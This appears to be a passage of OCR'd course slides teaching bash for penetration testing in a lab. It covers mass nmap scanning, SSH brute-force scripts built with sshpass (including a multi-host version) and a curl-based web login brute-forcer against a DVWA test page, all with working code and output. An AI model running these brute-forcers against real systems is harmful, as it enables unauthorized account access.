- We can use another security scanner such as nmap, nikto, unicornscan, and any security tools that support CLI for e.g: hydra. etc.

# PORT SCANNING: NMAP MORE THAN 1 TARGET

```
root@kali:~/Desktop/bash# bash pingscan.sh 192.168.2. > iplists.txt
root@kali:~/Desktop/bash# cat iplists.txt
“Host 192.168.2.1 is up”
“Host 192.168.2.101 is up”
“Host 192.168.2.103 is up”
root@kali:~/Desktop/bash# cat iplists.txt | cut -d " " -f 2
192.168.2.1
192.168.2.101
192.168.2.103
root@kali:~/Desktop/bash# cat iplists.txt | cut -d " " -f 2  > listip.txt
root@kali:~/Desktop/bash# cat listip.txt
192.168.2.1
192.168.2.101
192.168.2.103
root@kali:~/Desktop/bash#
```

# PORT SCANNING: NMAP MORE THAN 1 TARGET

```
#!/bin/bash
for hostname in $(cat listip.txt);
do
  nmap -Pn  $hostname -oG $grep-hostname.txt
done
```

# PORT SCANNING: NMAP MORE THAN 1 TARGET

- We can add date to filename
- date +"%m_%d_%Y"

# PORT SCANNING: NMAP MORE THAN 1 TARGET

```
root@kali:~/Desktop/bash/nmap# cat nmap-mass.sh
#!/bin/bash
date=$(date +"%m_%d_%Y")
for hostname in $(cat listip.txt);
        do
        nmap -Pn  $hostname -oG grep-$hostname-$date.txt
done
root@kali:~/Desktop/bash/nmap#
```

# PORT SCANNING: NMAP MORE THAN 1 TARGET

```
root@kali:~/Desktop/bash/nmap# bash nmap-mass.sh

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-03 19:34 WIB
Nmap scan report for 192.168.2.1
Host is up (0.084s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
49152/tcp open  unknown
MAC Address: 64:70:02:85:29:64 (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-03 19:35 WIB
Nmap scan report for 192.168.2.101
Host is up (0.00019s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 00:0C:29:EF:52:8D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-03 19:35 WIB
Nmap scan report for 192.168.2.103
Host is up (0.0000030s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
```

# PORT SCANNING: NMAP MORE THAN 1 TARGET

```
root@kali:~/Desktop/bash/nmap# ls -la
total 32
drwxr-xr-x 2 root root 4096 Nov  3 19:47 .
drwxr-xr-x 3 root root 4096 Nov  3 19:31 ..
-rw-r--r-- 1 root root  454 Nov  3 19:35 grep-192.168.2.101-11_03_2016.txt
-rw-r--r-- 1 root root  409 Nov  3 19:35 grep-192.168.2.103-11_03_2016.txt
-rw-r--r-- 1 root root  343 Nov  3 19:35 grep-192.168.2.1-11_03_2016.txt
-rw-r--r-- 1 root root   41 Nov  2 16:46 iplist.txt
-rw-r--r-- 1 root root   40 Nov  3 19:31 listip.txt
-rw-r--r-- 1 root root  131 Nov  3 19:34 nmap-mass.sh
root@kali:~/Desktop/bash/nmap#
```

# PORT SCANNING: NMAP MORE THAN 1 TARGET

```
root@kali:~/Desktop/bash/nmap# cat grep* | grep 22
Host: 192.168.2.101 ()  Ports: 22/open/tcp//ssh///, 23/open/tcp//telnet///, 80/open/
tcp//http///, 139/open/tcp//netbios-ssn///, 445/open/tcp//microsoft-ds///, 3306/open
/tcp//mysql///  Ignored State: closed (994)
# Nmap done at Thu Nov  3 19:35:22 2016 -- 1 IP address (1 host up) scanned in 13.16
 seconds
# Nmap 7.01 scan initiated Thu Nov  3 19:35:22 2016 as: nmap -Pn -oG grep-192.168.2.
103-11_03_2016.txt 192.168.2.103
Host: 192.168.2.103 ()  Ports: 22/open/tcp//ssh///, 111/open/tcp//rpcbind///, 139/op
en/tcp//netbios-ssn///, 445/open/tcp//microsoft-ds///   Ignored State: closed (996)
root@kali:~/Desktop/bash/nmap# cat grep* | grep 22 | cut -d " " -f2
192.168.2.101
Nmap
Nmap
192.168.2.103
root@kali:~/Desktop/bash/nmap# cat grep* | grep 22 | cut -d " " -f2 | grep -v Nmap
192.168.2.101
192.168.2.103
root@kali:~/Desktop/bash/nmap# cat grep* | grep 22 | cut -d " " -f2 | grep -v Nmap >
port22.txt
root@kali:~/Desktop/bash/nmap# cat port22.txt
192.168.2.101
192.168.2.103
root@kali:~/Desktop/bash/nmap#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# EXPLOITATION: BRUTEFORCE WEAK/DEFAULT PASSWORD

- Ssh bruteforcer
  - Exercise: Create Auto SSH bruteforcer with bash looping.
- Web bruteforcer

# SSH BRUTEFORCER

- Using **sshpass**, to be able to input password inline
- sshpass -p [password] ssh -o [SSH options] [user]@[host]
  - + [command]
- Need to disable host checking, since it will interrupt the automatically login with ssh options.
  - **StrictHostKeyChecking=no**

# SSH BRUTEFORCER: SSHPASS USAGE

```
root@kali:~/Desktop/bash# sshpass -p passwordssh  ssh -o StrictHostKeyChecking=no sshtest@localhost

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov  1 22:24:49 2016 from localhost
sshtest@kali:~$
```

# SSH BRUTEFORCER: SSHPASS USAGE

```
root@kali:~/Desktop/bash# sshpass -p passwordssh  ssh -o StrictHostKeyChecking=no sshtest@localhost id
uid=1000(sshtest) gid=1001(sshtest) groups=1001(sshtest)
root@kali:~/Desktop/bash# sshpass -p passwordssh  ssh -o StrictHostKeyChecking=no sshtest@localhost whoami
sshtest
root@kali:~/Desktop/bash#
```

# SSH BRUTEFORCER

- We are using known valid user sshtest, and we will compare **whoami** command result as decision logic.

```
if [ whoami output == “sshtest” ]
  then
  echo “password is found”
fi
```

# SSH BRUTEFORCER: SSHPASS USAGE

```
root@kali:~/Desktop/bash# cat wordlist.txt
password
pass
12345
admin
admin123
passwordssh


root@kali:~/Desktop/bash# bash sshbrute.sh wordlist.txt
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Found valid user, username: sshtest  with password: passwordssh
root@kali:~/Desktop/bash# cat sshbrute.sh
#!/bin/bash


for i in $(cat $1)
do
        if [ "`sshpass -p $i  ssh -o StrictHostKeyChecking=no sshtest@localhost whoami`" == "sshtest" ]
        then
                echo "Found valid user, username: sshtest  with password: $i"
        fi
done
```

# SSH BRUTEFORCER

- What if we dont know the users and need to bruteforce also?
  - Ok, add another looping for user
- How the decision will change? from equal to sshtest?

# SSH BRUTEFORCER

```
root@kali:~/Desktop/bash# cat sshbrute0.sh
#!/bin/bash


for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        if [[ `sshpass -p $j  ssh -o StrictHostKeyChecking=no $i@$3 whoami` != *Permission* ]]
                        then
                        echo "Found valid user, username: $i  with password: $j"; exit
                        fi
                done
done
root@kali:~/Desktop/bash# bash sshbrute0.sh userlist.txt wordlist.txt 127.0.0.1
```

# SSH BRUTEFORCER

- Ok, what went go wrong?
- So if user or password not found, the “Permission denied…” is not stored.

# SSH BRUTEFORCER

- Ok, what went go wrong?
- So if user or password not found, the “permission denied…” is not stored.

```
root@kali:~/Desktop/bash# user=`sshpass -p passwordssh  ssh -o StrictHostKeyChecking=no sshtest@localhost wh
root@kali:~/Desktop/bash# echo $user
sshtest
root@kali:~/Desktop/bash# if [[ $user != *Permission* ]]
> then
> echo "salah"
> fi
salah
root@kali:~/Desktop/bash# if [ $user != *Permission* ]; then echo "salah"; fi
salah
root@kali:~/Desktop/bash# user=`sshpass -p passwordssh  ssh -o StrictHostKeyChecking=no sshtet@localhost who
Permission denied, please try again.
root@kali:~/Desktop/bash# echo $user

root@kali:~/Desktop/bash#
```

# SSH BRUTEFORCER

- So we can check if strings not empty as decision logic
  - $user = “”

# SSH BRUTEFORCER

- So we can check if strings not empty as decision logic

```
root@kali:~/Desktop/bash# cat sshbrute01.sh
#!/bin/bash


for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        if [[ "`sshpass -p $j  ssh -o StrictHostKeyChecking=no $i@$3 whoami`" != "" ]]
                        then
                        echo "Found valid user, username: $i  with password: $j"; exit
                        fi
                done
done
root@kali:~/Desktop/bash# bash sshbrute01.sh userlist.txt wordlist.txt 127.0.0.1
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Found valid user, username: sshtest  with password: passwordssh
root@kali:~/Desktop/bash#
```

# SSH BRUTEFORCER

- Or as an alternative, we can use **BASH check string feature** **[ -z $var ]**

# SSH BRUTEFORCER

- Or as an alternative, we can use **BASH check string feature** **[ -z $var ]**

```
root@kali:~/Desktop/bash# if [ -z $user ]
> then
> echo "empty"
> fi
empty
root@kali:~/Desktop/bash# user=`sshpass -p passwordssh  ssh -o StrictHostKeyChecking=no sshtest@localhost whoami`
root@kali:~/Desktop/bash# [ -z $user ] && echo "Not match" || echo $user
sshtest
root@kali:~/Desktop/bash# if [ -z $user ]
> then
> echo "Not Match"
> else
> echo "Found valid user, username: $user"
> fi
Found valid user, username: sshtest
```

# SSH BRUTEFORCER

- .. and sshpass is supporting exit status, so we could use “$?”

```
RETURN VALUES
       As  with  any  other program, sshpass returns 0 on success. In case of failure, the following return codes
       are used:

       1      Invalid command line argument

       2      Conflicting arguments given

       3      General runtime error

       4      Unrecognized response from ssh (parse error)

       5      Invalid/incorrect password

       6      Host public key is unknown. sshpass exits without confirming the new key.

       In addition, ssh might be complaining about a man in the middle attack. This complaint does not go to  the
       tty. In other words, even with sshpass, the error message from ssh is printed to standard error. In such a
       case ssh's return code is reported back. This is typically an unimaginative  (and  non-informative)  "255"
       for all error cases.
```

# SSH BRUTEFORCER

```
root@kali:~# sshpass -p 'passwordsh' ssh -o StrictHostKeyChecking=no sshtest@localhost
Permission denied, please try again.
root@kali:~# echo $?
5
root@kali:~# sshpass -p 'passwordsh' ssh -o StrictHostKeyChecking=no sshtest@localhost exit
Permission denied, please try again.
root@kali:~# sshpass -p 'passwordssh' ssh -o StrictHostKeyChecking=no sshtest@localhost exit
root@kali:~# echo $?
0
```

# SSH BRUTEFORCER: SSHPASS USAGE

```
root@kali:~/Desktop/bash# cat sshbrute.sh
#!/bin/bash


for i in $(cat $1)
do
        sshpass -p $i  ssh -o StrictHostKeyChecking=no $2@$3 exit
        if [ $? == 0 ]
                then
                echo "user sshtest with password: $i"
        fi
done


root@kali:~/Desktop/bash# bash sshbrute.sh wordlist.txt sshtest 127.0.0.1
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
Permission denied, please try again.
user sshtest with password: passwordssh
root@kali:~/Desktop/bash#
```

# SSH BRUTEFORCER

- Surpress error to stdout?
  - **&>/dev/null**
  - This is just an abbreviation for >/dev/null 2>&1. It redirects file descriptor 2 (STDERR) and descriptor 1 (STDOUT) to /dev/null.

# EXERCISE SSH BRUTEFORCER

```
#!/bin/bash
for i in $(cat $1)
do
      for j in $(cat $2)
            do
                  sshpass -p $j  ssh -o StrictHostKeyChecking=no $i@$3 exit &>/dev/null
                  if [ $? == 0 ]
                  then
                        echo "Found valid user, username: $i  with password: $j"; exit
                  fi
            done
done
```

# SSH BRUTEFORCER: SSHPASS USAGE

```
root@kali:~/Desktop/bash# bash sshbrute1.sh userlist.txt wordlist.txt 127.0.0.1
Found valid user, username: sshtest  with password: passwordssh
root@kali:~/Desktop/bash# cat sshbrute1.sh
#!/bin/bash


for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        sshpass -p $j  ssh -o StrictHostKeyChecking=no $i@$3 exit &>/dev/null
                        if [ $? == 0 ]
                        then
                                echo "Found valid user, username: $i  with password: $j"
                        fi
                done
done


root@kali:~/Desktop/bash#
```

# SSH BRUTEFORCER VS THC-HYDRA

- THC-Hydra
  - hydra - a very fast network logon cracker which support many different services
  - AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, FTPS, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTP-PROXY-URLENUM, ICQ, IMAP, IRC, LDAP2, LDAP3, MS-SQL, MYSQL, NCP, NNTP, Oracle, Oracle-Listener, Oracle-SID, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, REXEC, RLOGIN, RSH, SAP/R3, SIP, SMB, SMTP, SMTP-Enum, SNMP, SOCKS5, SSH(v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

# SSH BRUTEFORCER VS THC-HYDRA

```
root@kali:~/Desktop/bash# time bash sshbrute1.sh userlist.txt wordlist.txt 127.0.0.1
Found valid user, username: sshtest  with password: passwordssh

real    0m24.278s
user    0m0.116s
sys     0m0.020s
root@kali:~/Desktop/bash# time hydra -L userlist.txt -P wordlist.txt 127.0.0.1 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illega
l purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-02 07:13:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 21 login tries (l:3/p:7), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 127.0.0.1   login: sshtest   password: passwordssh
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-02 07:13:28

real    0m4.402s
user    0m0.228s
sys     0m0.260s
root@kali:~/Desktop/bash#
```

# EXERCISE SSH BRUTEFORCER

- Create mass ssh bruteforcer
- Hint: make ssh bruteforcer as function.

# SSH BRUTEFORCER: SSHPASS USAGE

```
root@kali:~/Desktop/bash# bash  massshbrute.sh userlist.txt wordlist.txt ipssh.txt
Found valid user, username: sshtest  with password: passwordssh, for host: 127.0.0.1
Found valid user, username: sshtest  with password: passwordssh, for host: 192.168.2.105
root@kali:~/Desktop/bash# cat massshbrute.sh
#!/bin/bash


function brute() {

for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        sshpass -p $j  ssh -o StrictHostKeyChecking=no $i@$host exit &>/dev/null
                        if [ $? == 0 ]
                        then
                                echo "Found valid user, username: $i  with password: $j, for host: $host"
                        fi
                done
done
}

for host in $(cat $3)
        do
        brute $1 $2 $host
done


root@kali:~/Desktop/bash#
```

# EXERCISE SSH BRUTEFORCER

```
#!/bin/bash
function brute() {
for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        sshpass -p $j  ssh -o StrictHostKeyChecking=no $i@$host exit &>/dev/null
                        if [ $? == 0 ]
                        then
                                echo "Found valid user, username: $i  with password: $j for Host: $host”
                        fi
                done
done}
....
```

# EXERCISE SSH BRUTEFORCER


```
for host in $(cat ipssh.txt)
        do
        brute $1 $2 $host
done
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# WEB BRUTEFORCER

- Using Curl - transfer a URL
  - curl  is  a tool to transfer data from or to a server, using one of the supported protocols (DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP). The command is designed to work without user interaction.
- Using THC-Hydra

# WEB BRUTEFORCER




# WEB BRUTEFORCER: PARAMETER

view-source:http://192.168.2.101/login.php

```
14
15      </head>
16
17      <body>
18
19      <div align="center">
20
21      <br />
22
23      <p><img src="dvwa/images/login_logo.png" /></p>
24
25      <br />
26
27      <form action="login.php" method="post">
28
29      <fieldset>
30
31              <label for="user">Username</label> <input type="text" class="loginInput" size="20" name="username"><br />
32
33
34              <label for="pass">Password</label> <input type="password" class="loginInput" AUTOCOMPLETE="off" size="20" name="password"><br />
35
36
37              <p class="submit"><input type="submit" value="Login" name="Login"></p>
38
39      </fieldset>
40
41      </form>
42
43
44      <br />
45
46      <div class="message">Login failed</div>
47
48      <br />
49      <br />
50      <br />
51      <br />
52      <br />
53      <br />
54      <br />
55      <br />
56
57      <!-- <img src="dvwa/images/RandomStorm.png" /> -->
```

# WEB BRUTEFORCER: PARAMETER



# WEB BRUTEFORCER

- Access web with curl
  - curl http://webadd.res
  - curl support POST method with —data
  - curl support cookie with -c options for saving the cookie
  - curl support cookie with -b options for using previous save cookie

# WEB BRUTEFORCER

- Info Target Web with cookie
  - URL: http://192.168.2.101/login.php
  - Using **HTTP POST**
  - Variable **username** for user
  - Variable **password** for user password
  - Variable **Login** for submit type name

# WEB BRUTEFORCER

- curl -c cookie --data "username=admin&password=password&Login=Login" --url http://192.168.2.101/login.php

# WEB BRUTEFORCER: USING CURL

```
root@kali:~# curl -c cookie --data "username=admin&password=password&Login=Login" --url http://192.168.2.101/login.php
root@kali:~# cat cookie
# Netscape HTTP Cookie File
# https://curl.haxx.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.2.101   FALSE   /       FALSE   0       PHPSESSID       8eh6cv417bkhuqb971lbt48hh4
192.168.2.101   FALSE   /       FALSE   0       security        high
root@kali:~#
```

# WEB BRUTEFORCER

- Ok, now we need some decision logic to separate success login (with valid user and password) versus invalid login.
- Since it works with cookie, so the next access using valid cookie will granted us access to the web but not with valid cookie.
- So lets output the next curl access to file.

# WEB BRUTEFORCER: USING CURL

```
root@kali:~/Desktop/bash# curl -c cookie --data "username=admin&password=password&Login=Login" --url http://192.168.2.101/login.php
root@kali:~/Desktop/bash# curl -b cookie http://192.168.2.101 -o /tmp/test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4581  100  4581    0     0   230k      0 --:--:-- --:--:-- --:--:--  235k
root@kali:~/Desktop/bash# wc -l /tmp/test
80 /tmp/test
root@kali:~/Desktop/bash# curl -c cookie --data "username=admin&password=salah&Login=Login" --url http://192.168.2.101/login.php
root@kali:~/Desktop/bash# curl -b cookie http://192.168.2.101 -o /tmp/test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
root@kali:~/Desktop/bash# wc -l /tmp/test
0 /tmp/test
root@kali:~/Desktop/bash#
```

# WEB BRUTEFORCER

- To simplify our work, we just re-use ous sshbruteforcer scripts and modify to fit our need as web bruteforcer.

# WEB BRUTEFORCER

```
#!/bin/bash
#$1 userlist, $2 wordlist, #$3 url, #$4 loginfile
for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        curl -c cookie --data "username=$i&password=$j&Login=Login" --url $3/$4
                        curl -b cookie $3 -o /tmp/test
                        if [ -s /tmp/test  ]
                        then
                                echo "Found valid user, username: $i  with password: $j"; exit
                        fi
                done
done
```

# WEB BRUTEFORCER: USING CURL

```
root@kali:~/Desktop/bash# bash -x webbrute.sh userlist.txt wordlist.txt http://192.168.2.101 login.php
++ cat userlist.txt
+ for i in $(cat $1)
++ cat wordlist.txt
+ for j in $(cat $2)
+ curl -c cookie --data 'username=user&password=password&Login=Login' --url http://192.168.2.101/login.php
+ curl -b cookie http://192.168.2.101 -o /tmp/test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
+ '[' -s /tmp/test ']'
+ for j in $(cat $2)
+ curl -c cookie --data 'username=user&password=pass&Login=Login' --url http://192.168.2.101/login.php
+ curl -b cookie http://192.168.2.101 -o /tmp/test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
+ '[' -s /tmp/test ']'
+ for j in $(cat $2)
+ curl -c cookie --data 'username=user&password=12345&Login=Login' --url http://192.168.2.101/login.php
+ curl -b cookie http://192.168.2.101 -o /tmp/test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
+ '[' -s /tmp/test ']'
+ for j in $(cat $2)
+ curl -c cookie --data 'username=user&password=admin&Login=Login' --url http://192.168.2.101/login.php
+ curl -b cookie http://192.168.2.101 -o /tmp/test
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
